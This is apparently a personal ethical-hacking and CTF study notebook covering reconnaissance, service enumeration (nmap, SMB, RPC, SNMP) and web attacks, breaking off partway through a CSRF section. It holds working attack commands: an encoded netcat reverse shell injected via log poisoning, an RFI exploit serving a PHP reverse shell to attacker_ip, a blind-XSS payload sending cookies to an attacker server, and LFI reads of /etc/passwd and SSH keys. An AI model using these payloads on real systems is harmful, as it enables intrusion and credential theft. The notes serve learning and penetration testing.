

# **2021 - Hacking Notes**

by  
Lo0pInG 404

updated on 2021-07-22

*Professor:*

---

# Résumé

---

## **Preface**

### **Introduction**

This is my notebook while following some Hacking Ethical lectures, Writups, hacking channels and of course my own research during CTF's hacking. This notebook contains almost everything I have been confronted with and will finally a never ending.

### **Acknowledgement**

By the way, I would like to thanks S4vitar for his helpful course on Mastermind and also his content on Twitch and Youtube. I would like also to thanks INE.com for it's professional content.

---

# Contents

---

Preface . . . . .	i
<b>Preface . . . . .</b>	<b>1</b>
Introduction . . . . .	1
Acknowledgement . . . . .	1
 <b>I Information Gathering . . . . .</b>	 <b>2</b>
<b>Get Information from public sources . . . . .</b>	<b>3</b>
Social Networks . . . . .	3
Public sites . . . . .	3
Whois . . . . .	3
Check personal victim website . . . . .	3
Passive Enumeration . . . . .	3
 <b>II Enumeration . . . . .</b>	 <b>5</b>
<b>Server Enumeration . . . . .</b>	<b>6</b>
Ping for Network connectivity . . . . .	6
fping to enumerate multiple unknown machines . . . . .	6
NMAP for Machine Enumeration . . . . .	7
Port scanner with bash . . . . .	7
Use specific or grouped nmap script for Enumeration . . . . .	8
Search for port with udp protocol . . . . .	9
IPV6 enumeration . . . . .	11
 <b>Web Enumeration . . . . .</b>	 <b>13</b>
Check if web app is under a WAF . . . . .	13
Nmap http scripting . . . . .	13
Whatweb . . . . .	13
Create a dictionary with the elements in a website . . . . .	13
Fuzzing with WFUZZ . . . . .	13
Fuzzing with Dirbuster . . . . .	14
Fuzzing with Dirb . . . . .	14
WPScan for wordpress webapps . . . . .	15

## CONTENTS

---

Inspect SSL certificate . . . . .	15
Use curl to retrieve user or information in the webapp . . . . .	15
<b>Steganography . . . . .</b>	<b>16</b>
Look at info with file . . . . .	16
<b>Active Directory &amp; Windows Machines . . . . .</b>	<b>17</b>
Interesting Windows ports . . . . .	17
Map SAMBA exposed shared resources with smbmap . . . . .	17
SMB connection with smbclient and smbmap . . . . .	17
Enumerate machines and check user validity by SAMBA with CME . . . . .	19
Sniffing traffic for SAMBA Relay with responder . . . . .	19
RPC connection with rpcclient . . . . .	20
Enumerate ldap service with nmap . . . . .	20
 <b>III Vulnerabilities Assessment . . . . .</b>	 <b>21</b>
<b>Searching for exploits . . . . .</b>	<b>22</b>
Exploit database . . . . .	22
Searchsploit . . . . .	22
<b>Web Vulnerabilities . . . . .</b>	<b>23</b>
LFI (Local File inclusion) . . . . .	23
Wrappers . . . . .	23
Log Poisoning . . . . .	23
RFI (Remote File inclusion) . . . . .	24
HTML Injection . . . . .	25
XSS (Cross site scripting) . . . . .	25
XSS Blind . . . . .	25
CSRF (Cross-site Request Forgery) . . . . .	26
SSRF (Server-Side Request Forgery) . . . . .	27
SQL Injection - Error Based . . . . .	27
SQL Injection - Time Based . . . . .	30
SQL Injection - Boolean Based . . . . .	30
SQLMap . . . . .	30
Padding Oracle Attack (Padbuster) . . . . .	30
Padding Oracle Attack (Bit Flipper Attack - BurpSuite) . . . . .	31
ShellShock . . . . .	37
XXE (XML External Entity Injection) . . . . .	37
Blind XXE . . . . .	37
Domain Zone Transfer . . . . .	37
Insecure Deserialization . . . . .	37
Type Juggling . . . . .	37
SSTI . . . . .	37

## CONTENTS

---

<b>Windows vulnerability</b>	<b>38</b>
Use scf file to get the NTLMv2 hash	38
Active Directory Enumeration	38
ASREPRoasting on Kerberos	40
Kerberoasting attack	41
 <b>IV Vuln exploit &amp; Gaining Access</b>	 <b>43</b>
<b>Beyond Remote Code Execution</b>	<b>44</b>
<b>Checking if code execution occurs</b>	<b>45</b>
Time sleep technic	45
Check network connectivity	45
Use wget and netcat to execute command	45
<b>Visible remote code execution</b>	<b>46</b>
<b>Gaining access throw remote code execution</b>	<b>47</b>
Listen and connection with netcat	47
Connection with curl	47
Spawning a terminal from a shell	48
<b>Use SQL Injection for create a reverse shell</b>	<b>49</b>
Postgresql	49
<b>Password Cracking</b>	<b>50</b>
Password Cracking with JohnTheRipper	50
Use websites for cracking password	51
Authentication Cracking	51
Break known hash algorithms with CyberChef	52
<b>Pivoting</b>	<b>53</b>
Pivoting with chisel	54
Pivoting with socat	54
Port forwarding with ssh	55
<b>Gaining access with Metasploit</b>	<b>56</b>
Search for a proper exploit	56
Use the desired exploit	56
Run the exploit	57
<b>Windows Specific</b>	<b>58</b>
MS SQL Server	58
Connect to machine with PSEXEC	58
Send files to windows machine	58
Connection throw WinRM with evil-winrm	60

## CONTENTS

---

Exploit GetChangesAll privilege vulnerability . . . . .	60
Powershell access with Nishang . . . . .	61
Create a reverse shell with msfvenom . . . . .	61
Bypass Constraint Language in a PowerShell . . . . .	61
Shells for windows . . . . .	62
 <b>V Privilege Escalation</b>	 <b>67</b>
<b>Linux Machine</b> . . . . .	<b>68</b>
Writable rights in /etc/passwd . . . . .	68
Local Port forwarding . . . . .	69
Add SSUID privilege to tool . . . . .	69
Path Hijacking . . . . .	69
Library Hijacking . . . . .	69
WildCards . . . . .	70
Linux capabilities exploitation . . . . .	70
Kernel abuse . . . . .	70
 <b>Windows Machine</b> . . . . .	 <b>72</b>
Active Directory . . . . .	72
Check possible privilege escalation vulnerabilities . . . . .	72
Check command history . . . . .	72
Check local open ports . . . . .	73
JuicyPotato . . . . .	73
System enumeration with PowerUp for Privesc . . . . .	74

---

# Preface

---

## Introduction

This is my notebook while following some Hacking Ethical lectures, Writups, hacking channels and of course my own research during CTF's hacking. This notebook contains almost everything I have been confronted with and will finally a never ending.

## Acknowledgement

By the way, I would like to thanks S4vitar for his helpful course on Mastermind and also his content on Twitch and Youtube. I would like also to thanks INE.com for it's professional content.

---

**PART**



---

# **Information Gathering**

---



---

# Get Information from public sources

---

Information gathering allows Pentester to widen the attack surface, mount targeted attacks and sharpen attacker tools in preparation for the next phases.

## Social Networks

A good attacker will always start focusing on the weakest link in the security chain, **humans**. That's why checking information from Social networks like Linkdin, Twitter, facebook, instagram and so on are very interesting.

## Public sites

Social networks are not the only public source of information about companies. Other public databases can help attacker to find interesting information about the compagny.

[CrunchBase](#)

[ ! ] NOTE: also check government websites to get more information

## Whois

**Whois** is a database that works as a command tool that use Domain name information to get Owner name, addresses, emails ant more...

```
whois apple.com
```

## Check personnal victim website

Attacker will also of course check the client website to find information. They will also use typical corporate email format to check if emails are correct.

## Passive Enumeration

Some public tools like **Google** can provide information for subdomains enumeration. In the google bar search if you type site: company.org, attackers can find subdomains of a webapp. This kind of enumeration is called **Passive** because attackers are not communicating directly with the victim but use internet or dns tools to get infos.

- 
1. **Google** with the site: option
  2. **dnsdumpster.com**
  3. **sublist3r** a tool that extends the capabilities of DNS enum
  4. **virustotal.com** in the search tab
  5. **crt.sh** use ssh certificate to find information
  6. Check the ssl certificate of the website can also be interesting to find information
  7. snap install amass, bash `amass -ip -d google.com`

---

**PART**



---

## **Enumeration**

---

---

# Server Enumeration

---

## Ping for Network connectivity

Ping is a simple tool that allows attackers to know if they can connect to a machine. Ping gives some other informations that can be helpfull.

```
ping -c 1 <ip>
```

the output looks like following:

```
# output
```

```
PING 0.0.0.0 (127.0.0.1) 56(84) bytes of data.  
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.034 ms  
  
--- 0.0.0.0 ping statistics ---  
1 packets transmitted, 1 received, 0% packet loss, time 0ms  
rtt min/avg/max/mdev = 0.034/0.034/0.034/0.000 ms
```

If you see that you have 1 packet transmitted and 1 received, you know that you have an established connection to the server. One relevant information that you can have with the **PING** tool is the ttl because this information allows the attacker to know the operating system of the server:

- ttl 64 -> Linux
- ttl 128 -> Windows

Sometimes the number is not exactly 64 or 128 but is near to those numbers. It's because packets are traveling throw other servers before accessing the victim server. If it's the case, you can check the trace route with the following command.

```
ping -c 1 <ip> -R
```

## fping to enumerate multiple unknown machines

**fping** is a tool that extends the capabilities of ping in order to enumerate multiple machines in a network

---

```
fping -a -g 192.168.1.0/24 >/dev/null > targets.txt
```

## NMAP for Machine Enumeration

NMAP is a tool that allows attackers to enumerate the victim machine to understand about which kind of machine type, services, ports etc he will be confronted.

You can check the open ports of the server with the following command:

```
nmap -p- --open -T5 -v -n <ip>
```

- The -p- option is to tell nmap to check the all 65535 ports of the server
- --open is the option to tell nmap to return only the ports that are open
- -T{1,2,3,4,5} is the option to adjust timing to aggressive mode (1 lowest and 5 biggest aggressivity)
- -v is for being in a verbose mode (output result as soon as a port is open)
- -n is for telling nmap to not apply dns resolution

you can check the speed of the scan by pressing multiple time the enter key. If you think that the scan is too slow, you can manage the minimum number of packets should send per second. If you use this option, it's no more necessary to use the -T{1,2,3,4,5} option

```
nmap -p- -sS --min-rate 5000 --open -vvv -n -Pn <ip> -oG allPorts
```

- The -sS option tells nmap to do a stealth scan with tcp syn port scan
- --min-rate 5000 is for telling nmap to send a minimum of 5000 packets per second
- -vvv is a triple verbose mode to retrieve more information
- -n to not apply dns resolution
- -Pn for treat all hosts as online – skip host discovery
- -o{A,X,N,G} is to select the output format A for all formats, X for xml, N for the nmap format and G for Greppable format

As soon as the attacker knows the ports used by the server, you can tell nmap to run enumeration scripts to those ports

```
nmap -sC -sV -p<ports> <ip> -oN targeted
```

- -sC stands for activate the Nmap Scripting Engine. -sC performs a script scan using the default set of scripts (it's the same as --script=default)
- -sV stands for script of version detection

## Port scanner with bash

---

```
#!/bin/bash

function ctrl_c(){
    echo -e "\n[!] exit..."
    tput cnorm; exit 1
}

# Ctrl+C
trap ctrl_c intrusive

tput civis
for port in $(seq 1 65535); do
    timeout 1 bash -c "echo '' > /dev/tcp/10.10.10.11/$port" 2>/dev/null && echo "[+] Po
done; wait
tput cnorm
```

## Use specific or grouped nmap script for Enumeration

first you need to update the system database in order to synchronize every files at system level in a database. That helps tools like **locate** to find files in the machine. The files we want to search are the .nse scripts of nmap and look for their categories.

```
updatedb
locate .nse | wc -l # to check the number of scripts
locate .nse
locate .nse | xargs grep "categories"
locate .nse | xargs grep "categories" | grep -oP '".*?"'
locate .nse | xargs grep "categories" | grep -oP '".*?"' | sort -u | wc -l
locate .nse | xargs grep "categories" | grep -oP '".*?"' | sort -u
#Output
"auth"
"broadcast"
"brute"
"default"
"discovery"
"dos"
"exploit"
"external"
"fuzzer"
"intrusive"
"malware"
"safe"
"version"
"vuln"
```

---

You can then run nmap with scripts from specific categories.

```
nmap -p445 10.10.10.40 --script "vuln and safe" -oN smbScan
```

## Search for port with udp protocol

Sometimes the standard enumeration that you do with nmap will not give you the entire list of open ports and that can be because some ports are open by **udp** and not **tcp**.

You can still use **nmap** to check those ports with the **-sU** argument, but you have to know that the scan will take a while so you can check for a small range of ports or for known services port number that can help the attacker like the 161 for snmp and the port 69 for tftp.

- Check small range of ports

```
nmap -p 1-1000 --open -T5 -sU -v 10.10.10.10
```

- Check for specific port

```
nmap -p161 --open -T5 -sU -v 10.10.10.10
```

Other tools can help attackers to reach information of services like the snmp one.

## Get snmp community string with onesixtyone

**onesixtyone** is a tool that will make active enumeration of the snmp service by bruteforcing with community strings in order to find the right community string. But why is it so interesting to get this famous community string? Because as soon as the attacker knows this community string, he can enumerate internal services and privileges information of the machine.

```
onesixtyone 10.10.10.10
```

*#Output*

```
10.10.10.10 [public]
```

In this case onesixtyone find that the community string used is the public one. By default, onesixtyone only try the two most common community strings that are public and private. But there is more community strings possibilities and onesixtyone can use a dictionary to bruteforce the community strings.

```
onesixtyone -c /opt/SecLists/Discovery/SNMP/common-snmp-community_strings.txt 10.10.10.10
```

---

## Enumerate internal services and processes with snmpwalk

**snmpwalk** is an enumeration tool take advantage of snmp vulnerability as soon as the attacker knows the community string. The output of snmpwalk is not easy to understand and it's recommended to first install snmp-mibs-downloader.

1. install snmp-mibs-downloader

```
sudo apt install snmp-mibs-downloader
```

2. comment mibs: in snmp.conf to configure snmp-mibs-downloader in order to be used with snmpwalk

```
nano /etc/snmp/snmp.conf
```

```
# mibs:
```


You can now run snmpwalk and use the community string find by **onesixtyone** with the **-c** argument.

```
snmpwalk -c public -v2c 10.10.10.10
```

## Enumerate internal services and processed with nmap scripts

As you already know **Nmap** have a lot of scripts and some of them are very usefull for enumerating snmp service.

```
locate .nse | grep "snmp"
```



```
> locate .nse | grep "snmp"
/usr/share/nmap/scripts/snmp-brute.nse
/usr/share/nmap/scripts/snmp-hh3c-logins.nse
/usr/share/nmap/scripts/snmp-info.nse
/usr/share/nmap/scripts/snmp-interfaces.nse
/usr/share/nmap/scripts/snmp-ios-config.nse
/usr/share/nmap/scripts/snmp-netstat.nse
/usr/share/nmap/scripts/snmp-processes.nse
/usr/share/nmap/scripts/snmp-sysdescr.nse
/usr/share/nmap/scripts/snmp-win32-services.nse
/usr/share/nmap/scripts/snmp-win32-shares.nse
/usr/share/nmap/scripts/snmp-win32-software.nse
/usr/share/nmap/scripts/snmp-win32-users.nse
```

FIGURE 1—nmap snmp scripts



---

Interesting scripts are the `snmp-processes` or the `snmp-interfaces`.

```
nmap --script snmp-processes -p161 -sU 10.10.10.10 -v -oN processesSNMP
nmap --script snmp-interfaces -p161 -sU 10.10.10.10 -v -oN interfaces
```

## IPV6 enumeration

### Ping a machine with it's ipv6 address

```
ping -6 -c1 dead:beef::0250:56ff:feb9:dbf3
```

### Enumerate ports with nmap with the ipv6 address

```
nmap -sS -p- --open --min-rate 5000 -vvv -n -Pn -6 dead:beef::0250:56ff:feb9:dbf3
```

### Display ipv6 web app on the web browser

In order to display a web app from an ipv6 address you have to put the ipv6 address between brackets: `[dead:beef::250:56ff:feb9:dbf3]`

### Pass from MAC address to IPV6 link local address

When you find a MAC address, it's possible, following a procedure to convert this address to the IPv6 link-local address.

In the following example we will convert the MAC address 11:22:33:44:55:66

1. Convert the first octet (11) from hexadecimal to binary
  - 11:22:33:44:55:66
  - 11 -> 0001 0001
2. Invert the 7th bit (if it's 0 put 1, if it's 1 put 0)
  - 0001 0001 -> 0001 0011
3. Convert the octet back into hexadecimal
  - 0001 -> 1
  - 0011 -> 3
  - 0001 0011 -> 13

---

4. Replace the original first octet with the newly converted one

- **11:22:33:44:55:66** -> **13:22:33:44:55:66**

5. Add **ff:fe** to the middle of the new MAC address

- 13:22:33:**ff:fe**:44:55:66

6. Add **dead:beef::** to the beginning of the address

- **dead:beef::**13:22:33:ff:fe:44:55:66

7. group everything by 4 hex digits

- dead:beef::1322:33ff:fe44:5566

[!] Note: In some documentation they talk about putting **fe80::** instead of **dead:beef::** but seems to be the same.

---

# Web Enumeration

---

## Check if web app is under a WAF

A **WAF** is a type of firewall for web application that filter or block the HTTP traffic. Checking if the web app have a WAF is the first thing to check before trying to bruteforce the webapp with fuzzers or specific webapps analyzer like WPScan for example.

```
wafw00f http://<ip_address>
```

## Nmap http scripting

Nmap have a list of scripts that can be use to enumerate services. In the case of web enumeration, if the port 80 or if http or https are recognize during the server enumeration, attackers can use nmap with the http-enum script

```
nmap --script http-enum -p<port> <ip> -oN webScan
```

## Whatweb

Whatweb is a tool that allows attackers to know wich kind of technology the web server is using. It's a simple command line tool that can be used as following:

```
whatweb http://<ip>
```

[ ! ] Note: don't forget to put [http://](#) or [https://](#) before the ip or the domain name.

## Create a dictionary with the elements in a website

```
cewl -w dictionary.txt http://<ip>
```

## Fuzzing with WFUZZ

**WFUZZ** is a fuzzing tool that allows attacker to find routes or subdomains of a webapp. this tool needs a dictionary to be used.

---

## 1. Get Method

```
# for directory listing
wfuzz -c -t 200 --hc=404 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

# for fuzzing with extensions
wfuzz -c -t 200 --hc=404 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

# for subdomain listing
wfuzz -c -t 200 --hc=404 --hw=28,73 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
```

- -c for colored mode
- -hc=404 for omitting routes where response is 404
- -t 200 is for giving threads number
- -hw for not taking care of word number return
- -hh=73 for not taking care of characters with 73 as return number

## 2. Post Method

```
wfuzz -c --hc=404 -w /opt/Seclists/usernames/top-usernames-shortlist.txt -X POST -d 'data=wfuzz'
```

## Fuzzing with Dirbuster

**Dirbuster** is a fuzzing tool that allows attacker to find routes or subdomains of a webapp. this tool is a GUI tool.

## Fuzzing with Dirb

**wfuzz** is a fuzzing tool that allows attacker to find routes or subdomains of a webapp. this tool needs a dictionary to be used.

## 1. Get Method

```
# for directory listing
wfuzz -c -t 200 --hc=404 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

# for subdomain listing
wfuzz -c -t 200 --hc=404 --hw=28,73 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
```

- -c for colored mode
- -hc=404 for omitting routes where response is 404
- -t 200 is for giving threads number
- -hw for not taking care of word number return
- -hh=73 for not taking care of characters with 73 as return number

---

## 2. Post Method

```
wfuzz -c --hc=404 -w /opt/Seclists/usernames/top-usernames-shortlist.txt -X POST -d
```

## WPScan for wordpress webapps

```
wpscan --help
```

```
wpscan --url http://<address> -e vp,u
```

## Inspect SSL certificate

It's possible to check SSL certificate with the **openssl** tool in order to see if the server is applying virtual hosting.

```
openssl s_client -connect 10.10.10.10:443
```

## Use curl to retrieve user or information in the webapp

Imagine that a web page have a list of potential users. To create a user file that will help us for bruteforcing with users, curl is a perfect tool to do it.

```
curl -s -X GET "http://10.10.10.10/users.php" | grep "user-container" | awk '{print $3}'
```

---

# Steganography

---

## Look at info with file

```
file image.jpg
  steghide image.jpg
  exiftool image.jpg
  strings image.jpg
```

---

# Active Directory & Windows Machines

---

## Interesting Windows ports

- 88 Kerberos
- 139 NetBIOS session service
- 445 Server Message Block **SMB**
- 389 LDAP
- 1433 ms-sql
- 5985-5986 WinRM

[!] NOTE: NetBIOS session service facilitates authentication across a windows workgroup or domain and provides access to resources (such as files and printers)

## Map SAMBA exposed shared resources with smbmap

```
smbmap -H 10.10.10.10 -u " " -p " "
```

## SMB connection with smbclient and smbmap

**smbclient** is a tool that allows attacker to enumerate and list the shared resources of a machine that have the smb service on. You can start by using smbclient with a Null session by using the **-N** argument

```
smbclient -L 10.10.10.10 -N
```

As soon as you have listed those resources you can use **smbmap** to check the access, read or write rights that you have. You can also specify the Null session by using the **-u 'null'** argument

```
smbmap -H 10.10.10.10 -u 'null'
```

As soon as you find a resource that you can access, you can use **smbclient** to connect to it. Again you can use the **-N** argument to tell smbclient that you want to connect without asking for credentials.

---

```
smbclient //10.10.10.10/<Accessible resource>
```

[!] NOTE: smbclient don't provide you a shell but a tool. **get filename.txt** allows you to download a resource if you are connected

If you see that you have access to the desired resource, you can mount the shared directory to your attacker machine.


```
mkdir /mnt/smbvictim  
mount -t cifs "//10.10.10.10/<Accessible resource>" /mnt/smbvictim
```

[!] NOTE: A mounted partition is not a download of victim folders and file. That's only an access pass. Type `umount /mnt/smbmounted` to close the mounted share.

One interesting point with smb is that there is some specified rights at the smb level that can varied. That means that it's not because the shared resource is on READ ONLY mode that all the folders that this resource contains can not have a write right. You can check if some repository of this resource are writable with the **smbcacls** tool. The interesting right that we want to check is the Everyone.

```
smbcacls "10.10.10.10/<Accessible resource>" Users/amanda -N
```

The output will look as following:



```
> smbcacls "//10.10.10.103/Department shares" Users/amanda -N  
REVISION:1  
CONTROL:SR|DI|DP  
OWNER: BUILTIN\Administrators  
GROUP: HTB\Domain Users  
ACL: S-1-5-21-2379389067-1826974543-3574127760-1000: ALLOWED/OI|CI|I/FULL  
ACL: BUILTIN\Administrators: ALLOWED/OI|CI|I/FULL  
ACL: Everyone: ALLOWED/OI|CI|I/READ  
ACL: NT AUTHORITY\SYSTEM: ALLOWED/OI|CI|I/FULL
```

FIGURE 2—smbcacls read right

It's interesting to mount the resource in the attacker machine because can do a one liner loop to check multiple folders rights filtering the information by the Everyone key word.

```
cd /mnt/smbvictim/Users  
ls -l | awk 'NF{print $NF}' | while read directory; do echo -e "\n[+] Directory $directory"
```

If you find a directory that have writable rights, something that can be interesting to check is that if you create a file in it, is somebody manipulating it (remove it, writing on it, removing his content etc.). If it's the case, attacker have a way of stolling the hash NTLMv2 with malicious **scf** file



## Enumerate machines and check user validity by SAMBA with CME

**CrackMapExec** (a.k.a **CME**) is a post-exploitation tool that helps automate assessing the security of large Active Directory networks.

```
cme smb 192.168.0.0/24
```

**CME** can also enumerate a single machine.

```
cme smb 10.10.10.10
```

If we have credentials of a user, you can use **CME** to check the validity of a user. If the user with the password exists, the tool will write a red plus sign, if not, a minus sign. And if the user exists and this one have admin priviledges on machines, **CrackMapExec** will return a red plus sign and you will see a (Pwn3d!) in the result.

```
cme smb 10.10.10.10 -u 'user' -p 'password1'
```

## Sniffing traffic for SAMBA Relay with responder

When SAMBA is created, by default SAMBA cert is not signed. That means that by default it's not possible to validate the origin legitimacy. In this case Attacker can use tools like responder in order to sniff SAMBA communication traffic.

```
cd /usr/share/responder
# config file is in Responder.conf
python3 Responder.py -I eth0 -rdw
```

As soon as a connection is launched, you can see the communication. And because the SAMBA is not signed you can then get the **Hash Net-NTLMv2** of users.

[illegible]

FIGURE 3—Hash Net-NTLMv2 Sniffing

What attacker can do with this hash?

1. copy hashes in a file (*hashes*)
2. bruteforce hashes file with john bash `john --wordlist=/usr/share/wordlists/rockyou.txt hashes`

---

## RPC connection with rpcclient

**Remote Procedure Call** aka **RPC** is a network protocol that allows to make calls of procedures on an external computer with an application server. This protocol is used in a client-server model in order to ensure the communication between the client, the server and between possible intermediaries.

In the enumeration phase, attacker can check if it's possible to connect with a null session using the **rpcclient** with the **-U ""** arguments

```
rpcclient -U "" 10.10.10.10 -N
```

The connection with a valid user will be done as following

```
rpcclient -U "user%password" 10.10.10.10 -c <command>
```

Interesting command to execute with rpcclient are:

```
rpcclient -U "user%password" 10.10.10.10 -c 'enumdomusers'
rpcclient -U "user%password" 10.10.10.10 -c 'enumdomgroups'
# get the rid of domain admins -> 0x200 in this example
rpcclient -U "user%password" 10.10.10.10 -c 'querygroupmem 0x200'
# get the rid of the users -> 0x1f4 for example
rpcclient -U "user%password" 10.10.10.10 -c 'queryuser 0x1f4'
```

## Enumerate ldap service with nmap

```
locate .nse | grep "ldap"
```

```
nmap --script ldap\* 10.10.10.10 -oN ldapScan
```

---

**PART**



---

## **Vulnerabilies Assessment**

---

---

# Searching for exploits

---

## Exploit database

Exploit database or exploit-db is a website where attackers can find exploits over services in a specific version.

[exploit-db website](#)

## Searchsploit

**Searchsploit** is a command line tool directly binded to exploits-db.com that helps attacker find exploits over services in a specific version.

```
searchsploit <service name + version>
```

---

# Web Vulnerabilities

---

## LFI (Local File inclusion)

/etc/passwd /etc/group

```
curl -s "http://localhost/example.php?file=/etc/passwd" | grep "sh$"  
curl -s "http://localhost/example.php?file=/home/looming/.ssh/id_rsa"
```

/proc/shed\_debug /proc/net/fib\_tribe

```
curl -s "http://localhost/example.php?file=/proc/net/fib_tribe" | grep -i "host local" -B
```

/proc/net/tcp

```
for port in $(curl -s "http://localhost/example.php?file=/proc/net/tcp" | awk '{print $2}'  
ls -lsof -i:<port>
```

[ ! ] Note: Be careful to path traversal ?file=../../../../../../../../etc/passwd  
[ ! ] Note: Try also null byte and interrogation at the end (%00 or ?) at the end ->  
../../../../etc/passwd%00 or ../../../../../../etc/passwd?

Chrome check file as raw Ctrl+u

## Wrappers

```
curl -s "http://localhost/example.php?file=file:///etc/passwd"
```

```
curl -s "http://localhost/example.php?file=php://filter/convert.base64-encode/resource=etc/passwd"
```

```
echo "<base64 code>" | base64 -d; echo
```

## Log Poisoning

Log Poisoning allows user to execute command remote system using logs files. This technic comes basically after finding a LFI vulnerability and is used for gaining access to the victim system by generating a reverse shell.

---

## Apache2

```
curl -s "http://localhost/example.php?file=/var/log/apache2/access.log"
```

```
curl -s -H "User-Agent: <?php system('whoami'); ?>" "http://localhost/example.php?file=/v
```

## ssh logs

```
curl -s "http://localhost/example.php?file=/var/log/auth.log"
echo "nc -e /bin/bash 127.0.0.1 443" | base64; echo
```

*#output*

```
bmMgLWUgL2Jpbi9iYXNoIDEyNy4wLjAuMSA0NDMK
```

```
ssh '<?php system("echo bmMgLWUgL2Jpbi9iYXNoIDEyNy4wLjAuMSA0NDMK | base64 -d | bash"); ?
```

## RFI (Remote File inclusion)

**RFI** is a vulnerability similar to the **LFI** but using a necessary third part. Instead of looking for internal files, **RFI** vulnerability allows the system or the service to look also, throw internet, of files from services located in an external Server.

Let's take the example of an existing RFI vulnerability from *gwolle-gb* wordpress plugin:

```
wfuzz -c --hc=404 -w /opt/SecLists/Discovery/Web-Content/CMS/wp-plugins.fuzz.txt http://
```

*#Output*

```
Payload : "wp-content/plugins/gwolle-gb"
```

```
searchsploit gwolle
```

*#Output*

```
WordPress Plugin Gwolle Guestbook 1.5.3 - Remote File inclusion | php/webapps/38861.tx
```

```
searchsploit -x php/webapps/38861.txt
```

*#Output*

```
HTTP GET parameter "abspath" is not being properly sanitized before being used in PHP re
http://[host]/wp-content/plugins/gwolle-gb/frontend/captcha/ajaxresponse.php?abspath=htt
```

In this case you can see that because of the fact that this plugin is not properly sanitized, the require method is looking for a wp-load.php file that can come from another computer.

1. download php reverse shell example

---

```
cd content
wget http://pentestmonkey.net/tools/php-reverse-shell/php-reverse-shell-1.0.tar.gz
tar -xf php-reverse-shell-1.0.tar.gz
mv php-reverse-shell-1.0/php-reverse-shell.php wp-load.php
sed -i 's/127.0.0.1/<attacker_ip>/' wp-load.php
sed -i 's/1234/443/' wp-load.php
python3 -m http.server 80
```

2. listen to port 443

```
nc -nlvp 443
```

3. send the **RFI**

```
curl -s "http://127.0.0.1/wp-content/plugins/gwolle-gb/frontend/captcha/ajaxrespons
```

That's it

## HTML Injection

**HTML Injection** is a vulnerability that allows people to insert, most probably via a input text, a html tag. This vulnerability can be verified in a forum or a notes application for example by inserting `<h1>test</h1>` or a `<marquee>this note will move</marquee>` and if the result is interpreted, that means that the application is vulnerable to HTML Injection and most probably to **XSS Injection**

## XSS (Cross site scripting)

**XSS Injection** comes from the family of **HTML Injection** and use the `<script />` tag for using javascript and inject commands via a programming language. This technic is commonly used for change session cookies content.

```
<script>alert(document.cookie)</script>
```

## XSS Blind

**XSS Blind** is the common way to steal the session cookie of a user by sending the information to a third part server.

1. Attacker create a small web server

---

```
python3 -m http.server 8080
```

2. Attacker put the malicious XSS script on the web app

```
<script>document.write('<img src="http://<attacker_ip>:8080/img.jpg?cookie=' + document.cookie + '>')</script>
```

3. Read the cookie on the small web server

```
#Output
10.10.12.24 -- [date] "GET /img.jpg?cookie=PHPSESSID=2qjc9psdroeqb0qcppnqdmhgp8 HTTP/1.1"
```

4. Attacker can now update the cookie with the EditThisCookie chrome extension.

## CSRF (Cross-site Request Forgery)

**CSRF** is a vulnerability that allows attacker to send a request for example a form that normally is send by the method **POST** throw another method like **GET**. It's commonly used in order to change a password. The attacker is now able to send a link that will change automatically the password of a victim.

Imagine that there is a function in a web app that allows user to change their password. The Request in BurpSuite will probably look like that.




FIGURE 4—csrf post request

To check if this web app is vulnerable to **CSRF**, with BurpSuite right click and selecting *change request method* and you will see that the request has now changed to a **GET** method and looks like the following



